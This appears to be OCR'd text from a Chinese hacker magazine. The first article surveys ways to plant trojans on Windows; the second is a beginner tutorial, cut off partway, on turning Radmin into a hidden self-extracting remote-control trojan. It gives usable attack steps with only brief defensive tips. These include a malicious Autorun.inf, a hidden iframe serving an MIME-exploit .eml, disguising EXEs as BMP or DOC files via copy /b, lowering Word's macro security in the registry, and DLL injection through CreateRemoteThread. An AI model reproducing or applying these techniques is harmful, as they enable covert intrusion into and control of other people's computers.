看当前代码是否与“login”源代码的特定行匹配（该行将被取代）。当编译器发现这一特定代码行时，就插入并编译经过修改了的含有陷门的代码。而从“login”源代码本身是发现不了陷门踪迹的。

也许认为从被篡改的编译器代码中就会发现被植入的木马代码，事实并非如此。C编译器本身就是一个对象文件，能包含它自己的木马而无需在源代码中留下任何记录。因此既不能在编译器源码中发现login陷门，也不能在“login”源码中发现它。

二、Windows环境下常见的木马植入方法

在Windows环境下，木马是一种基于客户／服务器方法的远程控制程序。实现木马远程控制的程序一般包括三部分：控制端程序、木马程序以及木马配置程序。控制端程序运行于入侵者所在的主机中，是入侵者远程控制木马程序的平台；木马程序运行于远程受控主机中，根据入侵者的远程指令进行相应非授权的操作，木马配置程序则实施一些相关的辅助功能，如设置木马远程通讯的端口号、木马运行的触发条件以及帮助木马隐藏。

随着计算机网络的高速发展、Windows平台的友好界面促进网络的日益普及、以及网络应用日益多样化，木马植入出现了多种方法，主要有以下几种：

1. 利用E-MAIL

控制端将木马程序以附件的形式夹在电子邮件中发送出去，收信人只要打开附件，系统就会感染木马。

2. 软件下载

一般的木马执行文件非常小，大多是几K到几十K，如果把木马捆绑到其它正常文件上，是很难被发现的。一些非正规的网站以提供软件下载为名义，将木马捆绑在软件安装程序上，下载后，只要一运行这些程序，木马就会自动安装。

3. 利用共享和Autorun文件

学校或单位的局域网里为了学习和工作方便，会将许多硬盘或文件夹共享出来，有时甚至不加密码。更有甚者，竟将共享设为可写，对于这种人，我们有必要让他知道一下这样做的危害。

大家知道，将光盘插入光驱会自动运行，这是因为在光盘根目录下有个Autorun.inf文件，这个文件可以决定是否自动运行程序。同样，如果硬盘的根目录下存在该文件，硬盘也就具有了AutoRun功能，即自动运行Autorun.inf文件中的内容。Autorun.inf文件一般是如下格式（“//”后面是我加的注释，使用时去掉）：

```
[AutoRun]
//这是AutoRun部分开始，必须输入
Icon=E:\sex.ico
//用sex.ico文件给E盘设置一个个性化的盘符图标
Open=E:\sex.exe
//指定要运行程序的路径和名称，在此为E盘下的sex.exe。如果sex.exe文件是木马或恶意程序，那我们的电脑就危险了。
```

将sex.ico和sex.exe文件以及Autorun.inf放在E盘根目录，然后进入“我的电脑”，你会发现E盘的磁盘图标变了，双击进入E盘，还会自动执行E盘下的sex.exe文件！

对于给你下木马的人来说，一般不会改变硬盘的盘符图标，并且他会修改Autorun.inf文件的属性，将该文件隐藏起来。然后按F5键刷新，这样，当有人双击这个盘符，程序就运行了。

这一招对于经常双击盘符进入“我的电脑”的人最有效。识别这种伪装植入方式的方法是，双击盘符后木马程序会运行，并且我们不能进入盘符。

4.利用WinRar制作成自释放文件


这是最新的伪装方法，把木马服务端程序和WinRar捆绑在一起，将其制作成自释放文件，这样做了以后是非常难以检查的，即使是用最新的杀毒软件也无法发现！识别的方法是：对经过WinRar捆绑的木马文件点击鼠标右键，查看“属性”，在弹出的“属性”对话框中，会发现多出两个标签“档案文件”和“注释”，点选“注释”标签，你就会发现木马文件了。

5.利用网页代码结合漏洞

这种方法是利用系统的一些漏洞进行植入，如微软著名的IIS服务器溢出漏洞，通过一个IISHACK攻击程序即可把IIS服务器崩溃，并且可以在攻击服务器上执行远程木马文件。利用错误的MIME头漏洞，还可以做到浏览网页即可使浏览者中木马！这和浏览信件即中木马或病毒的道理是一样的（Nimda、本拉登等病毒也利用了该漏洞）。

你可以去www.heibai.net下载MIME漏洞网页生成器，文件大小15.3K。

该软件可以直接生成eml，配置的好处就是能骗过使用Windows 2000系统的人，如下图。



平时的网页都是HTM格式，我们也可以用HTM去调用eml：

```
<iframe src="xxx.eml" width="0" height="0"
frameborder="no" border="0" marginwidth="0"
marginheight="0" scrolling="no">
</iframe>
```

把这段代码放在body标签之内（最好放在代码的结尾处附近），然后把eml改成相应的名字放在一个目录上，当对方有滋有味看着网页时，木马已经偷偷进入他的电脑了。这个方法的原理和上面的一样，效果也差不多。按照我个人经验，我们最好用heibai的程序制作eml，别的方法做出来的eml可能会被查出病毒，看运气了。

对于利用MIME头的植入方式，选用的木马一定要小，最好不要超过10K，在此向大家推荐winshell5.0，它是一个Telnet式的木马，体积小是它最大的优势，服务端只有5K大小，而且可以用它向对方植入其他木马。由于体积小，成为MIME方式的一个极好的选择。如果想要隐蔽点的话，利用上面的方法把木马放在贺卡网页里面是个很不错的选择，一般人是不会察觉到的，也不会有戒心。

6.把木马文件转换为图片格式

这是一种相对比较新颖的方式，把EXE转化成为BMP图片来欺骗大家。

原理：BMP文件的文件头有54个字节，包括长宽、位数、文件大小、数据区长度。我们只要在EXE的文件头上加上这54字节，IE就会把当成BMP文件下载下来。改过的图片是花的，会被人看出破绽，用<img scr="xxx.bmp" higth="0" width="0">，把这样的标签加到网页里，就看不见图片了，也就无法发现“图片”不对劲。

IE把图片下载到临时目录，我们需要一个JavaScript文件在对方的硬盘的写一个VBS文件，并在注册表添加启动项，利用那个VBS找到BMP，调用debug来还原EXE，最后，运行程序完成木马植入。下一次启动时木马就运行了，无声无息非常隐蔽。

7.在Word文档中加入木马文件

这是最近才流行起来的一种方法，比较奇特。这种方法很隐蔽，在Word文档末尾加入木马文件，只要别人点击这个所谓的Word文件就会中木马。这种方法主要是通过把一个EXE格式的木马文件接在一个DOC文件的末尾，使别人察觉不到木马的存在，因此使之上当受骗。

大家知道，Word的宏是使用VBA来编写的，而这种植入木马的方法就是利用VBA写一段代码，新建一个DOC文件，打开VISUAL BASIC编辑器，新建一个模块，输入VB函数的声明，然后回到“ThisDocument”代码视图，选择Document Open的事件，同样输入代码。注意其中的文件大小（做好后的DOC大小）就可以了。

接着把DOC和EXE合并：copy /b anyname.doc+anyname.exe anyname.doc。打开这个DOC文档，隐藏在其中的木马就会自动运行。不过还需要满足一个条件HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security中的Level值必须是1或者0。

然后编写一个特殊的宏（太长了这里就不介绍了），接下来把EXE文件接到DOC文件后面。方法很简单，把你要接的EXE放到和这个DOC文件同一个目录下，运行如下命令：copy /b xxxx.doc+xxxxx.exe newdoc.doc就可以了。当你打开这个newdoc.doc的时候，宏就会把后面的EXE文件读出来并保存在C:\AUTOEXEC.EXE中，然后运行，是不是很恐怖啊！不过这需要你的WORD2000安全度为最低的时候才能实现，请大家看注册表中HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security的Level值，当Level值为3（代表安全度为高）的时候，WORD不会运行任何宏；为2时（安全度中），WORD会询问你是否运行宏，为1（安全度低）的时候WORD就会自动运行所有的宏！

聪明的你一定想到如果这个值为0的时候会怎么样？哈，如果设为0的话，WORD就会显示安全度为高，但却能自动运行任何的宏！是不是很恐怖啊？

如果要受害人的机器接受你的DOC文件又能顺利运行，最重要就是把WORD的安全度在注册表中的值改为0。怎么改？方法太多了吧，单是IE的恶意代码能实现的都太多了。另外，如果网页上连接是DOC的话，IE也会自动下载该DOC文件！

对于这种欺骗方式，最重要的是小心防范，陌生人的附件千万不要收看！

8.通过Script、ActiveX及Asp、Cgi交互脚本的方式植入

由于微软的浏览器在执行Script脚本上存在一些漏洞，攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者电脑进行文件操作等控制。如果攻击者有办法把木马执行文件上传到攻击主机的一个可执行WWW目录夹里面，他可以通过编制Cgi程序在攻击主机上执行木马。

9.用Z-file伪装加密木马程序

Z-file伪装加密软件是台湾华顺科技的产品，其经过将文件压缩加密之后，再以bmp图像文件格式显示出来（扩展名是bmp，执行后是一幅普通的图像）。当初设计这个软件的本意只是用来加密数据，就算计算机被入侵或被非法使用时，也不容易泄漏你的机密数据所在。不过如果到了黑客手中，却可以变成一个入侵他人的帮凶。使用者会将木马程序和小游戏合拼，再用Z-file加密及将此"混合体"发给受害者，由于看上去是图像文件，受害者往往都不以为然，打开后又只是一般的图片，最可怕的地方还在于就连杀毒软件也检测不出它内藏特洛伊木马，甚至病毒！当打消了受害者警惕性后，再让他用WinZip解压缩及执行"伪装体"，这样就可以成功地安装木马程序。如果入侵者有机会能使用受害者的电脑（比如上门维修电脑），只要事先已经发出了"混合体"，则可以直接用Winzip对其进行解压及安装。由于上门维修是赤着手使用其电脑，受害者根本不会怀疑有什么植入他的计算机中，而且时间并不长，30秒时间已经足够。就算是"明晃晃"地在受害者面前操作，他也不见得会看出这一双黑手正在干什么。特别值得一提的是，由于"混合体"可以躲过反病毒程序的检测，如果其中内含的是一触即发的病毒，那么一经解压缩，后果将是不堪设想。

10.伪装成应用程序扩展组件

此类属于最难识别的特洛伊木马，也是骗术最高的木马。特洛伊木马编写者用自己编制的特洛伊DLL替换已知的系统DLL，并对所有的函数调用进行过滤，对于正常的调用，使用函数转发器直接转发给被替换的系统DLL；对于一些事先约定好的特殊情况，DLL会执行一些相对应的操作，一个比较简单的方法是新建一个进程，虽然所有的操作都在DLL中完成会更加隐蔽，但是这大大增加了程序编写的难度，实际上这样的木马大多数只是使用DLL进行监听，一旦发现控制端的连接请求就激活自身，建立一个绑端口的进程进行正常的木马操作。操作结束后关掉进程，继续进入休眠状况。

举个具体的例子，黑客们将写好的文件（例如DLL、OCX等）挂在一个十分出名的软件中，例如QQ中。由于QQ本身已有一定的知名度，没有人会怀疑它的安全性，更不会有人检查它的文件是否多了。而当受害者打开QQ时，这个有问题的文件即会同时执行。此种方式相比起用合拼程序有一个更大的好处，那就是不用更改被入侵者的登录文件，以后每当其打开OICQ时木马程序就会同步运行，相较一般特洛伊木马可说是"踏雪无痕"。目前，有些木马就是采用的这种内核插入式的嵌入方式，利用远程插入线程技术，嵌入DLL线程。或者挂接PSAPI，实现木马程序的隐藏，甚至在Windows NT/2000下，都达到了良好的隐藏效果。这样的木马对一般电脑用户来说简直是一个恶梦。防范它的方法就是小心小心再小心！

11.把木马和其它文件捆绑在一起

这是最为常见的手段，将木马捆绑到一个安装程序上，当安装程序运行时，木马在用户毫无察觉的情况下，偷偷的进入了系统。被捆绑的文件一般是可执行文件。例如，把木马服务端和某个游戏捆绑成一个文件在QQ或邮件发给别人，运行后他会看到游戏程序正常打开，却不知木马程序已经悄悄在后台运行了，这样做对一般人的迷惑性很大，而且即使他以后重装系统了，如果他的系统中还保存了那个"游戏"的话，就有可能再次中招。

用来执行捆绑任务的工具软件非常多，如exe文件捆绑机，ExeBind等，这类程序的原理：该类程序可以将指定的黑客程序捆绑到任何一个广为传播的热门软件上，使宿主程序执行时，寄生程序（黑客程序）也在后台被执行。当您再次上网时，您已经在不知不觉中被控制住了。您说这个文件捆绑专家恐怖不？而且它支持多重捆绑。实际上是通过多次分割文件，多次从父进程中调用子进程来实现的。

利用上述方法投放的木马程序最终都是以独立的进程运行于目标主机中，这些木马进程利用进程查看工具很容易被识别。这些方法有的将木马程序注册为一个系统服务进程，这样也只能避免在任务列表中出现。

三、基于DLL和远程线程插入的木马植入技术

在Windows环境下，一种更为隐蔽的木马投放方案是结合DLL（动态链接库）和远程线程插入技术来实现木马植入。这种技术是以DLL的形式实现木马程序，然后在目标主机中选择特定目标进程（如系统文件或某个正常运行程序），由该进程将木马DLL植入到本系统中。

DLL文件的特点决定了这种实现形式的木马的可行性和隐蔽性。首先，由于DLL文件映像可以被映射到调用进程的地址空间中，所以它能够共享宿主进程（调用DLL的进程）的资源，进而根据宿主进程在目标主机中的级别未经授权地访问相应的系统资源。其次，因为DLL没有被分配独立的进程地址空间，也就是说DLL的运行并不需要创建单独的进程，所以从系统的进程列表里看不见DLL的运行踪迹，从而可以避免在目标主机中留下木马进程踪迹，因此满足了隐蔽性的要求。

将木马程序以DLL的形式实现后，需要使用插入到目标进程中的远程线程将该木马DLL插入到目标进程的地址空间，即利用该线程通过调用Load Library函数来加载木马DLL，从而实现木马植入。由此可见，创建远程线程和远程线程插入是此种木马植入技术的两个关键环节。

1.创建远程线程

由于除了自己进程中的线程外，我们无法随意地控制其他进程中的线程，因此需要在目标进程中创建一个新线程。对于自己创建的线程，我们能够控制它执行什么代码，但在另一个进程中创建我们控制的远程线程，则需要调用CreateRemoteThread API（应用程序接口）函数：

```
HANDLE CreageRemoteThread(
HANDLE hProcess,
PSECURITY_ATTRIBUTES psa,
DWORD dwStackSize,
PTHREAD_START_ROUTINE pfnStartAddr,
PVOID pvParam,
DWORD fdwCreate,
PDWORD pdwThreadId);
```

参数hProcess为指向拥有新创建线程的进程（即目标进程）的句柄。参数pfnStartAddr指明远程线程进入点函数的内存地址，由于是将该线程插入目标进程地址空间中，所以该地址应该是与目标进程地址空间相关的，而不能位于本地进程的地址空间。参数pvParam为传递远程线程进入点函数的调用参数。

在实际调用Create Remote Thread时需要预先对远程线程进入点函数（这里指LoadLIbrary函数）地址和木马DLL路径名进

行相应处理，之后，就可以正式调用CreateRemoteThread函数创建远程线程，从而加载木马DLL。

2.加载木马DLL

现在考虑如何由远程线程调用LoadLibrary函数加载我们的木马DLL。比较LoadLibrary函数与远程线程进入点函数的原型：

```
HINSTANCE WINAPI LoadLibrary
(LPCSTR pszLibFileName);
DWORD WINAPI ThreadFunc
(PVOID pvParam);
```

二者原型非常相似，都接受单个参数，都返回一个值，且都使用相同的调用规则。

因此，如果将远程线程函数的地址指定为LoadLibrary函数，且将LoadLibrary的参数（即木马DLL路径名的地址）作为远程线程进入点函数的参数传递，则当创建远程线程时，该线程将立即调用LoadLibrary函数，并将木马DLL的路径名地址传递给它，从而由LoadLibrary加载指定的木马DLL。

利用远程线程插入DLL实现木马植入的关键环节是打开目标进程（用OpenProcess实现），申请相应的访问权。如果OpenProcess返回NULL，本地进程就不是运行在允许打开目标进程句柄的安全环境下，如果有权并且激活调试安全优先级，则就能打开这些进程的句柄。所以获得相应访问权既是关键点，也是难点。

这种木马隐藏方式非常难以发现，大家一定要小心。

虽然木马的植入方式有很多，但“万变不离其宗”，只要我们能知晓以上方法，同时使用网络防火墙和杀毒软件并保持更新，在上网时不上陌生网页，不随意查看陌生人的邮件，就能安全许多！

（文章中涉及到的程序、winrar、Z-file伪装加密软件、MIME漏洞网页生成器已收录于光盘中）

自己丰衣足食——菜鸟制作木马的旅程

雪蓓

大家好，雪蓓在这先给各位黑友们问个好，天冷啦，各位黑友们要注意身体哦！

今天雪蓓给大家讲讲自己怎么样做一个简易型木马，哦，对了，忘了介绍自己，该打，忽忽^_^雪蓓还是个学生，是个爱好黑客技术的MM，看了黑客X档案大家写了这么多的好文章，有点手痒，就来发表一下自己的拙作，欢迎大家和雪蓓交流：）

现在废话少说，开始正题，今天教大家做一个radmin的自解压木马（这个方法我在网上有个视频语音教程大家也可以去下载www.tty-1.net里的黑客新手入门第2招）。一些常用的木马大家应该很熟悉，象灰鸽子啦，黑洞等等~~不过这些都是别人做好的嘛，想不想自己做一个？很诱惑吧，那就跟着雪蓓开始喽·#·￥·！~~

radmin是一个远程控制软件，我们可以用它来远程教学，当然也可以拿来入侵，它不象灰鸽子和黑洞这样的软件会被杀毒软件认为是病毒，不会被杀（好处大家明白了吧~嘿嘿~），不过唯一不足之处呢就是不是反弹型的，对动态IP就没用喽，不过每个事物都有两面性嘛。

首先我们要安装radmin，安装装好以后我们来配置一下。

第1步

先点radmin设置（图1）里的设置口令，会出现1个对话框（图2），在里面输入一个8位密码，这个密码就是你以后要连接对方时输入的密码，那个NT安全不要点，那是配置radmin让别人连自己的，这和今天教大家做的木马没多大关系，然后点击确定就可以了。




图1




图2

然后回到radmin设置点击选项会出现1个对话框，radmin的默认端口是4899，大家最好改成一个不会和你想控制的电脑的端口冲突的，雪蓓这里改成1984，大家一定要注意，隐藏托盘图标一定要点，要不你控制对方的时候不就被发现啦，如果这样的话那岂不是很凄惨……：）（图3），点击确定这一步我们就做好喽，回到radmin设置大家快点退出，我们来开始第2步。

